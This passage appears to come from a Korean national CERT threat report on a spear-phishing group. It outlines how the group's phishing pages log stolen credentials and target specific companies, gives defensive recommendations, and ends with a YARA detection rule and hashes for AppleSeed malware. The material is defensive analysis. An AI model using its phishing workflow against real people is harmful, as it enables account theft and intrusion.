
피싱메일을 통해 입력받은 정보는 아래와 같이 공격자 서버에 로그로 저장된다.

[그림 4-17] 공격자 서버내 아이디, 비밀번호 저장 로그

다 D유형(기타)

공격자는 포털사이트 외 특정 기업을 대상으로 피싱메일을 보낼 때는 'C유형'의 코드를 기반으로 기업에 맞게 수정 메일을 발송한다. 또, 피싱메일로 노출하는 로그인 페이지 역시 기업의 로그인 페이지와 동일하게 제작되었다. 이렇게 제작된 피싱 페이지는 기업의 내부 문서 유출 및 초기 침투를 위한 단계로 악용된다.

[그림 4-18] D유형(특정 기업 대상) 피싱페이지 및 피싱메일 동작과정



피싱메일을 통해 최초 전달되는 파라미터는 아래와 같으며, 공격대상 아이디는 Base64로 인코딩 되어 전달된다.

[그림 4-19] 피싱 연결 페이지를 위한 파라미터 및 사이트

5. 결론

【Defender's Insight】

'한국인터넷진흥원'은 본 보고서를 통해 스피어 피싱을 주로 사용하는 조직의 정찰 및 인프라 구축 등의 공격 준비과정에 대해 살펴보았다.

앞선 TTP 보고서를 통해 우린 공격자가 기업 내부에 침투할 때에 오랜 시간 사용해 온 공격자만의 전술과 전략을 쉽게 바꾸지 못한다는 사실을 알게 되었다. 그리고 본 보고서를 통해서는 정찰 및 인프라의 구성 방식 또한 쉽게 변경하지 못한다는 것을 확인하였다.

공격자는 성공적으로 공격을 수행하기 위해 정치, 현재 이슈, 기업의 정보 등 다양한 정보뿐만 아니라 공격 대상의 환경 및 주요 인물에 대해 Google, SNS 등 인터넷 검색으로 정보를 수집한다. 이렇게 수집된 정보를 모아 가공하여 피싱메일을 정교하게 만든다. 또한, 서비스 구매 혹은 해킹을 통해 서버 자원을 확보하고 침투에 사용할 악성코드를 제작하여 해킹 인프라를 구축한다. 이러한 인프라를 이용해서 대량의 피싱메일을 발송하고 피싱사이트를 통해 계정 정보를 수집한다. 탈취한 계정의 메일함에서 추가 미끼(위장 문서 등)를 확보하여 악성코드가 포함된 링크 또는 악성문서를 첨부하여 악성코드 감염을 유도하고 기업 내부에 침투하게 된다.

공격자의 공격 시도를 우리가 완벽하게 방어하기는 불가능하다. 하지만 공격을 시도하기까지의 준비과정을 알고 각자의 기업 상황에 맞게 방어전략을 갖춘다면 공격 시도를 늦추거나 예방할 수 있을 것이다.

분명 앞으로도 침해사고 공격의 대부분은 피싱을 통해 이루어질 것이다. 공격 대상 정보 수집을 위해 피싱 공격이 많이 사용되고 기업 내부로의 최초 침투 단계에서 가장 높은 공격 성공률을 보이는 것이 바로 피싱을 통한 침투이기 때문이다. 피싱공격을 성공적으로 방어하기 위해서는 기업의 직원 또는 개개인이 사이버 공격에 대한 방어의 주체가 되어야 한다. 특히 자사의 홈페이지 내 불필요한 정보가 게재되었는지, SNS에 무분별한 정보가 업로드 되고 있는지 확인해 볼 필요가 있으며, 주기적으로 검색엔진에 기업 정보를 검색해보고 어떤 정보가 외부에 노출되어있는지도 확인해야 한다. 어쩔 수 없이 정보가 외부에 노출되어야만 하는 직원의 경우에는 보안 강화 교육을 집중적으로 시키는 방안도 필요하다. 또한, 정보인증을 요구하는 페이지가 정상적인 인증서를 보유하고 있는지 확인해야 하며 링크 클릭이 아닌 브라우저 검색을 통해 페이지 연결하기 등의 습관을 길러야 한다.

계정 관리에서의 2단계 인증, 2단계 채널 등 다중 인증 방식은 아직 유효한 보안 메커니즘이다. 다만 본 보고서에서 설명된 방식으로 공격자는 이중 인증을 우회할 수 있다.
따라서 개인 사용자는 계정 로그인 시 정상 URL 주소인지, 정상 인증서가 있는 페이지인지 확인을 해야한다. 또한 신뢰 된 기기에서만 로그인 할 수 있도록 로그인 가능 기기 등록을 사용하는 것을 권고한다. 메일을 서비스하고 있는 기업의 경우에는 2단계 인증 메시지를 사용자에게 전송할 때 사용자가 사이트 진위 여부(정상 인증서 사용 등)를 체크할 수 있도록 한번 더 안내하는 것도 도움이 될 것으로 보인다.

6. Yara Rule

원격제어 악성코드 YARA Rule

```
rule AppleSeed
{
    meta:
        author = "KrCERT/CC Profound Analysis Team"
        date = "2020-12-04"
        info = "Operation MUZABI"
        ver = "1.0"
        hash1 ="43cc6d190238e851d33066cbe9be9ac8"
        hash2 ="fd10bd6013aabadbcb9edb8a23ba7331"
        hash3 ="16231e2e8991c60a42f293e0c33ff801"
        hash4 ="89fff6645013008cda57f88639b92990"
        hash5 ="030e2f992cbc4e61f0d5c994779caf3b"
        hash6 ="3620c22671641fbf32cf496b118b85f6"
        hash7 ="4876fc88c361743a1220a7b161f8f06f"
        hash8 ="94b8a0e4356d0202dc61046e3d8bdfe0“

    strings:
        $appleseed_str1 = {0F 8? ?? (00|01) 00 00 [0-1] 83 F? 20 0F 8? ?? (01|00) 00 00 }
        $appleseed_str2 = {88 45 [0-15] 0F B6 44 ?? 01}
        $appleseed_str3 = {83 F? 10 [0-5] 83 E? 10}
        $appleseed_key1 = {89 04 ?9 [0-6] FF 34 ?? E8 [10-16] 89 0C 98 8B ?? 0C [0-3] FF 34 98 }
        $appleseed_key2 = {83 F? 10 [0-10] 32 4C 05 ?? ?? 88 4C ?? 0F}
        $appleseed_key3 = {89 04 ?9 49 83 ?? 04 48 ?? ?? 10 8B 0C A8 E8 [0-10] 48 8B ?? ?8 }
        $seed_str1 = {44 0F B6 44 3D C0 45 32 C7 44 32 45 D4}
        $seed_str2 = {0F B6 44 3? ?? [0-25] 83 C4 0C}
        $seed_str3 = {32 45 C? ?? ?? ?? 32 45 E?}

    condition:
        uint16(0) == 0x5A4D and filesize < 400KB and (2 of ($appleseed_str*)) and (1 of
    ($seed_str*)) and (1 of ($appleseed_key*))
}
```

YARA(야라)는 악성코드 샘플을 식별하고 분류할 수 있도록 설계된 오픈 소스 도구이며, 문자열 및 바이너리 등을 기반으로 한 규칙을 통해 특정 악성코드 샘플을 구분할 수 있다. 3장의 ATT&CK Matrix와 4장의 악성코드 상세 분석에 설명된 내용을 바탕으로 아래와 같은 규칙을 적용하여 파일 형태로 존재하는 악성코드를 확인할 수 있다.

YARA 사용법

yara [규칙 파일] [검색 대상 파일 또는 경로]

- Yara rule 사용 시 오탐이 발생할 수 있기 때문에 정확한 파일 확인 및 검토 필요
- 게시글과 함께 첨부된 규칙 파일에는 현재 보고서에 명시된 악성코드와 관련된 규칙이 작성됨
- 사용방법 및 다운로드 참고 : https://virustotal.github.io/yara/